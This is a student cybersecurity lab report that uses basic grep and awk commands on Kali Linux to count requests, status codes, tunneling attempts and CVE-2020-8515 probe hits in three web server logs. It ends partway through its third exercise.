

CTCH 605
Fundamentals of Cybersecurity

Security Detective Monitoring Data Analysis Template

Prepared By: *Grayson Gyasi*

Table of Contents

Introduction.....	2
Objectives.....	2
Definitions.....	2
Predictions.....	3
Methodology.....	3
Reflections.....	17

Introduction

The purpose of this project was to gain hands-on experience working with security monitoring data and to better understand how organizations use logs to identify potential security threats. FICBANK requested an assessment of its ability to collect and analyze security related information from its systems and services. To support this request, I reviewed the three web server logs data and practiced using various log analysis techniques to identify normal activity, suspicious behavior, and potential indicators of compromise.

Objectives

1. Prepare to assess FICBANK's security monitoring infrastructure.
2. Conduct preliminary security monitoring data analysis.

Definitions

Security Monitoring

The process of collecting, reviewing, and analyzing security-related events to identify suspicious or malicious activity. (Crashtest Security, n.d.) asserted that, security monitoring enables the automatic continuous assessment of vulnerabilities by collecting and analysing key metrics.

Log File

A log file is a record of events generated by systems, applications, or network devices. Logs provide valuable information for troubleshooting, auditing, monitoring system activity, and supporting security investigations (Chia & Raza, 2024).

Detective Control

Detective controls are security controls that are designed to detect, log and alert after an event have occurred. (AWS, 2023)

SIEM (Security Information and Event Management)

A centralized platform that collects, correlates, and analyzes security events from multiple systems and devices. SIEM often enhance their data collection by deploying additional endpoint agents to gather relevant information from critical points (Chia & Raza, 2024.)

HTTP

HTTP (Hypertext Transfer Protocol) is the communication protocol used by web browsers and web servers to exchange information and transfer resources across the internet (Fielding et al., 2022).

User Agent

Information contained in a web request that identifies the browser, operating system, or application making the request (Mozilla Contributors, n.d.).

Shellshock

A critical vulnerability affecting the Bash shell that allows attackers to execute unauthorized commands on vulnerable systems through specially crafted environment variables (CISA, 2014).

Indicator of Compromise (IOC)

This is evidence suggesting that a system, application, or network may have been compromised by a threat actor (CISA, n.d.).

Predictions

1. What kinds of information do you think will be in the log file(s)?

Before beginning the exercise, I expected the log files to contain source IP addresses, timestamps, requested web resources and HTTP methods. I also expected to see evidence of both legitimate user activity and potentially suspicious activities.

2. What information might not be in the log file(s)?

I did not expect the logs to contain detailed information about internal system processes, database activity, and encrypted communications. I also envisaged that sensitive data would not be logged.

3. What tools, techniques, and practices might be best suited to analyzing security monitoring data?

I believed tools such as text editors, view, grep PowerShell commands, and bash script would be useful for analyzing log data. However, I became familiar with the MATE terminal tool on Kali Linux to run bash scripts.

Methodology


I reviewed all the three web server log files and used log analysis techniques to identify meaningful information about user activity and potential threats.

EXERCISE 1: Acces-1.log

1. How many GET requests were logged?

Action: I executed `cd ~/Downloads grep -c "'GET' access-1.log` command on Kali Linux VM specifically MATE Terminal

Result: The command returned 127 GET requests



2. How many unique status codes attempts were made?

Action: `awk '{print $9}' access-1.log | sort -u`

Result: There were 4 unique HTTP status codes returned by the server, specifically (200- OK Requested processed successfully, 304- Not Modified- Browser used catch content, 400- Bad Request- Invalid or malformed request and 404- Not Found- Requested resource does not exist). From the screenshot there was HTTP status code 163 but that does count because it is actually a response size that got picked up because some malformed entries (such as binary/TLS requests) don't follow the normal log structure

A terminal window titled 'root@KALI: ~/Downloads' displays the following commands and output:

```
File Edit View Search Terminal Help
root@KALI: ~/Downloads
# cd ~/Downloads
grep -c '"GET' access-1.log
127

root@KALI: ~/Downloads
# cd ~/Downloads
awk '{print $9}' access-1.log | sort -u
163
200
304
400
404

root@KALI: ~/Downloads
# awk '{print $9}' access-1.log | sort -u | wc -l
6

root@KALI: ~/Downloads
# grep -c '"CONNECT' access-1.log
10

root@KALI: ~/Downloads
#
```

The background of the terminal window features a watermark for the University of Maryland Global Campus MARS program, dated 2022.06.06.1.

3. How many HTTP tunneling attempts were made?

Action: `grep -c '"CONNECT' access-1.log`

Result: The log contained 10 CONNECT requests, representing 10 HTTP tunneling attempts. All requests returned a status code of 400 Bad Requests.

A terminal window titled 'root@KALI: ~/Downloads' displays the following commands and output:

```
File Edit View Search Terminal Help
root@KALI: ~/Downloads
# cd ~/Downloads
awk '{print $9}' access-1.log | sort -u
163
200
304
400
404

root@KALI: ~/Downloads
# awk '{print $9}' access-1.log | sort -u | wc -l
6

root@KALI: ~/Downloads
# grep -c '"CONNECT' access-1.log
10

root@KALI: ~/Downloads
# grep -c '\\x' access-1.log
11

root@KALI: ~/Downloads
#
```


The background of the terminal window features a watermark for the University of Maryland Global Campus MARS program, dated 2022.06.06.1.

4. How many entries have completely invalid request lines containing raw binary data?

Action: `grep -c '\\x' access-1.log`

Result: The command identified 11 log entries containing raw binary data.

Some common reasons may include a client attempting an SSL/TLS connection to a non-HTTPS service, vulnerability scanners probing the server and network reconnaissance and service identification attempts.




The screenshot shows a terminal window titled 'root@KALI: ~/Downloads'. The terminal displays the following commands and their outputs:

```
root@KALI: ~/Downloads
# cd ~/Downloads
awk '{print $9}' access-1.log | sort -u
163
200
304
400
404
root@KALI: ~/Downloads
# awk '{print $9}' access-1.log | sort -u | wc -l
6
root@KALI: ~/Downloads
# grep -c '"CONNECT"' access-1.log
10
root@KALI: ~/Downloads
# grep -c '\\x' access-1.log
11
root@KALI: ~/Downloads
```

5. How many unique user agents were observed, excluding empty or missing user agents?

Action: `awk -F'"' '{print $6}' access-1.log | grep -v '^-$' | sort -u | wc -l`


Result: The command identified 55 unique user agents in the access log after excluding empty or missing user-agent fields.



6. How many requests were made by Firefox?

Action: `grep -i -c 'Firefox' access-1.log`


Result: The command identified 11 requests that originated from Firefox browsers



7. How many attempts were made to exploit CVE-2020-8515?

Action: `grep -c '/boaform/admin/formPing' access-1.log`

Result: The command identified 2 requests targeting the /boaform/admin/formPing endpoint.




EXERCISE 2: Apache_logs

1. How many lines are there in the log file in total?

Action: `cd ~/Downloads; wc -l apache_logs`


Result: The command returned 10,000, indicating that the log file contains 10,000 entries.



2. How many unique IP's are there in the log file?

Action: `awk '{print $1}' apache_logs | sort -u | wc -l`

Result: The command identified 1,753 unique IP addresses within the Apache log file




```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
[root@KALI: ~]
# cd ~/Downloads
ls
access-1.log  apache logs
access-2.log  'Project 2 Exercise Instructions.docx'
[root@KALI: ~/Downloads]
# wc -l apache_logs
10000 apache_logs
[root@KALI: ~/Downloads]
# awk '{print $1}' apache_logs | sort -u | wc -l
1753
[root@KALI: ~/Downloads]
#
```

3. What is the IP address from which the server got more traffic from?

Action: `awk '{print $1}' apache_logs | sort | uniq -c | sort -nr | head -1`

Result: The command identified 66.249.73.135 as the most active IP address, generating 482 requests




```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
[root@KALI: ~]
# cd ~/Downloads
ls
access-1.log  apache logs
access-2.log  'Project 2 Exercise Instructions.docx'
[root@KALI: ~/Downloads]
# wc -l apache_logs
10000 apache_logs
[root@KALI: ~/Downloads]
# awk '{print $1}' apache_logs | sort -u | wc -l
1753
[root@KALI: ~/Downloads]
# awk '{print $1}' apache_logs | sort | uniq -c | sort -nr | head -1
482 66.249.73.135
[root@KALI: ~/Downloads]
#
```

4. What is the URL which was most visited?

Action: `awk '{print $7}' apache_logs | sort | uniq -c | sort -nr | head -1`

Result: The command identified /favicon.ico as the most frequently requested URL, with 807 requests.



```
root@KALI: ~/Downloads
File Edit View Search Terminal Help
root@KALI: ~# cd ~/Downloads
root@KALI: ~/Downloads# ls
access-1.log  apache_logs
access-2.log  'Project 2 Exercise Instructions.docx'
root@KALI: ~/Downloads# wc -l apache_logs
10000 apache_logs
root@KALI: ~/Downloads# awk '{print $1}' apache_logs | sort -u | wc -l
1753
root@KALI: ~/Downloads# awk '{print $1}' apache_logs | sort | uniq -c | sort -nr | head -1
482 66.249.73.135
root@KALI: ~/Downloads# awk '{print $7}' apache_logs | sort | uniq -c | sort -nr | head -1
807 /favicon.ico
root@KALI: ~/Downloads#
```

5. What is the total count of requests which got 200 responses?

Action: `awk '$9 == 200 {count++} END {print count}' apache_logs`

Request: The command identified 9,126 requests that returned an HTTP 200 (OK) status code.

```
Applications Places System Thu Jun 4, 11:49

root@KALI: ~/Downloads
File Edit View Search Terminal Help
access-2.log 'Project 2 Exercise Instructions.docx'

root@KALI: ~/Downloads
# wc -l apache_logs
10000 apache_logs

root@KALI: ~/Downloads
# awk '{print $1}' apache_logs | sort -u | wc -l
1753

root@KALI: ~/Downloads
# awk '{print $1}' apache_logs | sort | uniq -c | sort -nr | head -1
482 66.249.73.135

root@KALI: ~/Downloads
# awk '{print $7}' apache_logs | sort | uniq -c | sort -nr | head -1
807 /favicon.ico

root@KALI: ~/Downloads
# awk '$9 == 200 {count++} END {print count}' apache_logs
9126


root@KALI: ~/Downloads
#
```

EXERCISE 3: Acces-2.log

1. How many GET requests were made?

Action: `cd ~/Downloads grep -c "'GET' access-2.log`


Result: The command identified 60 GET requests in the log file



